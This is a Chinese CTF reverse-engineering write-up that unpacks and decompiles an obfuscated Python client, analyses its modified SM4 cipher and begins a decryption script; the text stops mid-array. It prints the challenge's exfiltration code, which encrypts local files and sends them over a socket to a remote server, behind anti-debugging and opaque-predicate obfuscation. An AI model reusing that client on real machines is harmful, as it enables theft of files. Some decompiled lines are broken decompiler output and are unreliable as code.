软件系统安全赛
三道逆向 writeup
软件系统安全赛
1.re3
pyinstxtractor解包得到client.pyc:



看流量发现readme.txt, config.txt, flag.txt 和密文:
Pylingual 反编译client.pyc:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: 'client.py'
# Bytecode version: 3.10.b1 (3439)
# Source timestamp: 1970-01-01 00:00:00 UTC (0)

import base64
import sys
import os
import json
import socket
import hashlib
import crypt_core
import builtins
def _oe(_d, _k1, _k2, _rn):
    # ***<module>._oe: Failure: Compilation Error
    try:
        _b = base64.b85decode(_d.encode())
        _r = []
        for _i, _x in enumerate(_b):
            return ((_k1, _k2, _rn), _i, 3) or ((_k1, _k2, _rn), _i, 3) or ((_k1, _k2, _rn), _i, 3) or ((_k1, _k2, _rn), _i, 3) or ((_k1, _k2, _rn), _i, 3) or ((_k1, _k2, _rn), _i, 3) or ((_k1, _k2, _rn), _i, 3) or ((_k1, _k2, _rn), _i, 3) or ((_k1, _k2, _rn), _i, 3) or ((_k1, _k2, _rn), _i, 3) or ((_k1, _k2, _rn), _i, 3) or ((_k1, _k2, _rn), _i, 3) or ((_k1, _k2, _rn),
            _r.append(_x, _k if _k else None)
        _s = bytes(_r).decode()
        _res = []
        for _c in _s:
            if _c.isalpha():
                _base = ord('A') if _c.isupper() else ord('a')
                _res.append((chr, ord(_c), _base, _rn, 26, _base))
            else:
                if _c.isdigit():
                    _res.append(str(int(_c), _rn or 10))
                else:
                    _res.append(_c)
        return ''.join(_res)
    except:
        return _d
_globs = dict(__name__='__main__', __file__=__file__, __package__=None, _oe=_oe)
for _k in dir(builtins):
    if not _k.startswith('_'):
        _globs[_k] = getattr(builtins, _k)
_globs['base64'] = base64
_globs['sys'] = sys
_globs['os'] = os
_globs['json'] = json
_globs['socket'] = socket
_globs['hashlib'] = hashlib
_globs['crypt_core'] = crypt_core
def _obf_check():
    if hasattr(sys, 'gettrace'):
        _tr = sys.gettrace()
        if _tr is not None:
            return False
    return True
def _obf_exec(_code):
    # ***<module>._obf_exec: Failure: Different bytecode
    if not _obf_check():
        return None
    else:
        exec(compile, _code, chr(60) | chr(111) | chr(98) | chr(102) | chr(101) | chr(120) | chr(99))
_1667 = '[b85 encoded string (omitted)]'
_obf_exec(base64.b85decode(_1667).decode())
client.py里面exec的payload使用base85解码: 1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
_j0 = lambda: (30 ^ 126) + (520 % 26)
_j1 = lambda: (158 ^ 184) + (820 % 54)
_j2 = lambda: (37 ^ 2) + (687 % 25)
_j3 = lambda: (72 ^ 112) + (474 % 30)
_j4 = lambda: (173 ^ 82) + (257 % 73)
_j5 = lambda: (117 ^ 203) + (331 % 54)
_j6 = lambda: (242 ^ 46) + (846 % 33)
_j7 = lambda: (21 ^ 148) + (425 % 77)
_j8 = lambda: (139 ^ 134) + (427 % 21)
_j9 = lambda: (245 ^ 62) + (413 % 85)
_j10 = lambda: (242 ^ 65) + (892 % 30)
_j11 = lambda: (22 ^ 58) + (740 % 59)
_j12 = lambda: (139 ^ 248) + (771 % 74)
_j13 = lambda: (219 ^ 230) + (262 % 63)
_j14 = lambda: (17 ^ 89) + (622 % 38)
_j15 = lambda: (229 ^ 205) + (369 % 25)
_j16 = lambda: (111 ^ 33) + (433 % 50)
_j17 = lambda: (41 ^ 142) + (512 % 21)

class _Obf3776:
    def __init__(self):
        self._v = 751
    def _m(self):
        return self._v * 5

#!/usr/bin/env python3

import socket
import json
import os
import sys
import hashlib
import time

sys.path.insert(0, os.path.dirname(os.path.dirname(os.path.abspath(__file__))))
import crypt_core


class CustomBase64:
    CUSTOM_ALPHABET = _oe("8<<BLok1UrR}_R>27yTmms1djUI&{(7Ls{Apm;c@eJQYZA-rTHu4po}aw559KBaUw?kHpDBVghrW#KRr", 83, 214, 17)
    STANDARD_ALPHABET = (
        _oe("0fj{dfJO_COA?e)7n4^Mo>&>3T^^WT1BYWEqGTnZX)3I6F|~Czuy#AYdpNp$J-J~b;VEk7AYtVtX5cz}", 83, 214, 17)
    )
    ENCODE_TABLE = str.maketrans(STANDARD_ALPHABET, CUSTOM_ALPHABET)
    DECODE_TABLE = str.maketrans(CUSTOM_ALPHABET, STANDARD_ALPHABET)

    @classmethod
    def decode(cls, data: str) -> bytes:
        import base64

        std_b64 = data.translate(cls.DECODE_TABLE)
        return base64.b64decode(std_b64)


SERVER_HOST = ""
SERVER_PORT = 9999
KEY_B64 = _oe("C7MAupdc5tRBM!52kv4Wmp~Hle`A4N5`t?5nObY+L~6Pz5wdF*y=E$zQv!xZ", 83, 214, 17)
KEY = CustomBase64.decode(KEY_B64)
FILES_TO_SEND = [_oe("I-p}FvS)q0emD", 83, 214, 17), _oe("B(-BJ_<B6O", 83, 214, 17), _oe("C$MxRtZ99{emD", 83, 214, 17)]


def _opaque_true():
    _x = 0
    for _i in range(100):
        _x += _i * (_i - _i + 1)
    return _x >= 0


def _opaque_false():
    _a, _b = 5, 7
    return (_a * _b) == (_b * _a + 1)


def _dead_calc():
    _dead = 0
    for _i in range(50):
        _dead = (_dead + _i) % 17
        if _dead > 100:
            _dead = _dead * 2 + 1
    return _dead


def encrypt_file(key: bytes, plaintext: bytes) -> bytes:
    _state = 0
    _result = None
    while _state < 3:
        if _state == 0:
            if _opaque_true():
                _result = crypt_core.encode_data(plaintext, key[:16])
                _state = 2
            else:
                _dead_calc()
                _state = 1
        elif _state == 1:
            _dead_calc()
            _state = 2
        elif _state == 2:
            if _opaque_false():
                _result = None
            _state = 3
    return _result


def send_single_file(sock, filename, plaintext):
    _s = 0
    _ct = None
    _pl = None
    while _s < 5:
        if _s == 0:
            _ct = encrypt_file(KEY, plaintext)
            _s = 1
        elif _s == 1:
            _pl = {_oe("B&>2Jvtu`)", 83, 214, 17): filename, _oe("C#-fVpm;c-emD", 83, 214, 17): _ct.hex()}
            _s = 2
        elif _s == 2:
            if _opaque_true():
                sock.sendall(json.dumps(_pl).encode(_oe("KfPvt;{", 83, 214, 17)) + b"\n")
                _s = 4
            else:
                _dead_calc()
                _s = 3
        elif _s == 3:
            _dead_calc()
            _s = 4
        elif _s == 4:
            if not _opaque_false():
                time.sleep(0.1)
            _s = 5


def _verify_cmd(cmd):
    _state = 10
    _hash_val = None
    _valid = False

    while _state < 50:
        if _state == 10:
            if len(cmd) > 0:
                _state = 20
            else:
                _state = 49
        elif _state == 20:
            _hash_val = hashlib.md5(cmd.encode()).hexdigest()
            _state = 30
        elif _state == 30:
            if _opaque_true():
                _valid = _hash_val == _oe("VWK4=qGuqYBxK?sVWlBw<RW0^B4q9&VB;re<0L2U", 83, 214, 17)
                _state = 40
            else:
                _dead_calc()
                _state = 49
        elif _state == 40:
            if _valid:
                _state = 50
            else:
                _state = 49
        elif _state == 49:
            return False

    return _valid


def _get_server_host(args):
    _s = 100
    _host = None

    while _s < 200:
        if _s == 100:
            if len(args) > 2:
                _s = 110
            else:
                _s = 120
        elif _s == 110:
            _host = args[2]
            _s = 200
        elif _s == 120:
            if _opaque_true():
                _host = ""
            _s = 200
        elif _s == 200:
            if _opaque_false():
                _host = _oe("Ywsm};Xh>fDF", 83, 214, 17)
            _s = 201

    return _host


def main():
    _state = 0
    _sock = None
    _idx = 0
    _printed_header = False

    while _state < 100:
        if _state == 0:
            if _opaque_false():
                print(_oe("2B2dm_GLArX8", 83, 214, 17))
            _state = 1
        elif _state == 1:
            if len(sys.argv) < 2:
                _state = 5
            else:
                _state = 2
        elif _state == 2:
            if _verify_cmd(sys.argv[1]):
                _state = 3
            else:
                _state = 4
        elif _state == 3:
            if not _printed_header:
                print("=" * 50)
                print(_oe("8K7l9zh`rSYcQZO7{6mSyk;f8F$cA4C9`^SyD5F)", 83, 214, 17))
                print("=" * 50)
                _printed_header = True
            _state = 10
        elif _state == 4:
            print("错误:无效的命令")
            _state = 99
        elif _state == 5:
            print("用法:python client.py <command> [SERVER_HOST]")
            _state = 99
        elif _state == 10:
            try:
                _sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                _state = 11
            except Exception:
                _state = 99
        elif _state == 11:
            _host = _get_server_host(sys.argv)
            _state = 12
        elif _state == 12:
            try:
                _sock.connect((_host, SERVER_PORT))
                _state = 20
            except Exception as e:
                print(f"[!] 连接失败:{e}")
                _state = 99
        elif _state == 20:
            if _idx < len(FILES_TO_SEND):
                _state = 21
            else:
                _state = 30
        elif _state == 21:
            _fname = FILES_TO_SEND[_idx]
            _state = 22
        elif _state == 22:
            if os.path.exists(_fname):
                _state = 23
            else:
                _state = 28
        elif _state == 23:
            with open(_fname, "rb") as _f:
                _data = _f.read()
            _state = 24
        elif _state == 24:
            if _opaque_true():
                print(f"[*] 发送文件")
            _state = 25
        elif _state == 25:
            if not _opaque_false():
                send_single_file(_sock, _fname, _data)
            _state = 26
        elif _state == 26:
            _idx += 1
            _state = 20
        elif _state == 28:
            print(f"[-] 文件不存在")
            _state = 29
        elif _state == 29:
            _idx += 1
            _state = 20
        elif _state == 30:
            if _opaque_true():
                time.sleep(0.2)
            _state = 31
        elif _state == 31:
            if _sock:
                _sock.close()
            _state = 99
        elif _state == 99:
            break


if __name__ == _oe("42g9itaJ>C", 83, 214, 17):
    _dead_calc()
    if _opaque_true():
        main()
    else:
        _dead_calc()
注意到:


开始逆向crypt_core.so:
交叉应用字符串encode_data:


sub_9820 使用了多次这个字符串,点进去看是个 Python 包装层(有一堆 参数校验 + 异常API调用),参数校验后点进sub_60B0,是个魔改SM4:


加密逻辑是魔改SM4-PKCS#7,一般赛题只改一些常量 + 轮数,核心算法不会改;发现改了S-box,FK(4个DWORD),CK(32个DWORD,用了前24个),轮数24轮,key取前16bytes。
对照标准SM4常量:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
# 系统参数
FK = [0xA3B1BAC6, 0x56AA3350, 0x677D9197, 0xB27022DC]

# 固定参数CK
CK = [
    0x00070e15, 0x1c232a31, 0x383f464d, 0x545b6269,
    0x70777e85, 0x8c939aa1, 0xa8afb6bd, 0xc4cbd2d9,
    0xe0e7eef5, 0xfc030a11, 0x181f262d, 0x343b4249,
    0x50575e65, 0x6c737a81, 0x888f969d, 0xa4abb2b9,
    0xc0c7ced5, 0xdce3eaf1, 0xf8ff060d, 0x141b2229,
    0x30373e45, 0x4c535a61, 0x686f767d, 0x848b9299,
    0xa0a7aeb5, 0xbcc3cad1, 0xd8dfe6ed, 0xf4fb0209,
    0x10171e25, 0x2c333a41, 0x484f565d, 0x646b7279
]
SBox = [
    0xD6, 0x90, 0xE9, 0xFE, 0xCC, 0xE1, 0x3D, 0xB7, 0x16, 0xB6, 0x14, 0xC2, 0x28, 0xFB, 0x2C, 0x05,
    0x2B, 0x67, 0x9A, 0x76, 0x2A, 0xBE, 0x04, 0xC3, 0xAA, 0x44, 0x13, 0x26, 0x49, 0x86, 0x06, 0x99,
    0x9C, 0x42, 0x50, 0xF4, 0x91, 0xEF, 0x98, 0x7A, 0x33, 0x54, 0x0B, 0x43, 0xED, 0xCF, 0xAC, 0x62,
    0xE4, 0xB3, 0x1C, 0xA9, 0xC9, 0x08, 0xE8, 0x95, 0x80, 0xDF, 0x94, 0xFA, 0x75, 0x8F, 0x3F, 0xA6,
    0x47, 0x07, 0xA7, 0xFC, 0xF3, 0x73, 0x17, 0xBA, 0x83, 0x59, 0x3C, 0x19, 0xE6, 0x85, 0x4F, 0xA8,
    0x68, 0x6B, 0x81, 0xB2, 0x71, 0x64, 0xDA, 0x8B, 0xF8, 0xEB, 0x0F, 0x4B, 0x70, 0x56, 0x9D, 0x35,
    0x1E, 0x24, 0x0E, 0x5E, 0x63, 0x58, 0xD1, 0xA2, 0x25, 0x22, 0x7C, 0x3B, 0x01, 0x21, 0x78, 0x87,
    0xD4, 0x00, 0x46, 0x57, 0x9F, 0xD3, 0x27, 0x52, 0x4C, 0x36, 0x02, 0xE7, 0xA0, 0xC4, 0xC8, 0x9E,
    0xEA, 0xBF, 0x8A, 0xD2, 0x40, 0xC7, 0x38, 0xB5, 0xA3, 0xF7, 0xF2, 0xCE, 0xF9, 0x61, 0x15, 0xA1,
    0xE0, 0xAE, 0x5D, 0xA4, 0x9B, 0x34, 0x1A, 0x55, 0xAD, 0x93, 0x32, 0x30, 0xF5, 0x8C, 0xB1, 0xE3,
    0x1D, 0xF6, 0xE2, 0x2E, 0x82, 0x66, 0xCA, 0x60, 0xC0, 0x29, 0x23, 0xAB, 0x0D, 0x53, 0x4E, 0x6F,
    0xD5, 0xDB, 0x37, 0x45, 0xDE, 0xFD, 0x8E, 0x2F, 0x03, 0xFF, 0x6A, 0x72, 0x6D, 0x6C, 0x5B, 0x51,
    0x8D, 0x1B, 0xAF, 0x92, 0xBB, 0xDD, 0xBC, 0x7F, 0x11, 0xD9, 0x5C, 0x41, 0x1F, 0x10, 0x5A, 0xD8,
    0x0A, 0xC1, 0x31, 0x88, 0xA5, 0xCD, 0x7B, 0xBD, 0x2D, 0x74, 0xD0, 0x12, 0xB8, 0xE5, 0xB4, 0xB0,
    0x89, 0x69, 0x97, 0x4A, 0x0C, 0x96, 0x77, 0x7E, 0x65, 0xB9, 0xF1, 0x09, 0xC5, 0x6E, 0xC6, 0x84,
    0x18, 0xF0, 0x7D, 0xEC, 0x3A, 0xDC, 0x4D, 0x20, 0x79, 0xEE, 0x5F, 0x3E, 0xD7, 0xCB, 0x39, 0x48
]
PKCS#7:

改了SBOX:
改了FK:

改了CK:
改成了24轮:

写脚本解密:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
from __future__ import annotations

import argparse
import base64
import json
import socket
import struct
from pathlib import Path

CUSTOM_ALPHABET = "QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm1234567890!@"
STANDARD_ALPHABET = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
KEY_B64 = "eUYme4MkN1KSC1bWJZJ2w3FUJCiEXT13D2u1KmiNtfhXKZYE"

SBOX = [
    0xEC, 0xCA, 0x0E, 0xF3, 0x08, 0xF0, 0x2A, 0xA2, 0x3B, 0x18, 0x2B, 0x5C, 0x37, 0xBD, 0x12, 0xA8,
    0x05, 0xD3, 0xA1, 0x57, 0x4F, 0x96, 0xFC, 0xF5, 0xA7, 0x14, 0x19, 0x66, 0x58, 0x9B, 0xBF, 0xB4,
    0x39, 0xD5, 0x1E, 0x1A, 0x30, 0xBC, 0x6C, 0x80, 0xB7, 0xED, 0x41, 0x06, 0xD9, 0x17, 0x67, 0xCD,
    0x1D, 0x2C, 0xAE, 0x24, 0x03, 0x13, 0xC6, 0x53, 0x83, 0x11, 0x0A, 0xF7, 0xC0, 0x4D, 0xC4, 0x9E,
    0x8D, 0x00, 0x1F, 0xC3, 0x3F, 0x35, 0x9F, 0xCB, 0x72, 0x9D, 0x16, 0x6F, 0xAC, 0xCE, 0x3C, 0x5E,
    0xA6, 0xE1, 0x7B, 0x34, 0x36, 0x32, 0xB8, 0x95, 0x91, 0x89, 0x52, 0xC1, 0xE7, 0xA3, 0x33, 0x48,
    0x04, 0xCF, 0x10, 0xEB, 0x25, 0xBB, 0x8E, 0x0F, 0x81, 0x6E, 0xB3, 0x43, 0x45, 0x8F, 0x49, 0xF8,
    0x4B, 0x59, 0x07, 0x4A, 0xDE, 0xFD, 0xC8, 0xD0, 0x84, 0x8B, 0xFB, 0xDA, 0xDB, 0x28, 0xD4, 0x3E,
    0xA4, 0x2F, 0x56, 0xBE, 0xEF, 0x86, 0xC7, 0x62, 0xEA, 0x76, 0xE9, 0xD6, 0x74, 0xA5, 0x6B, 0xF9,
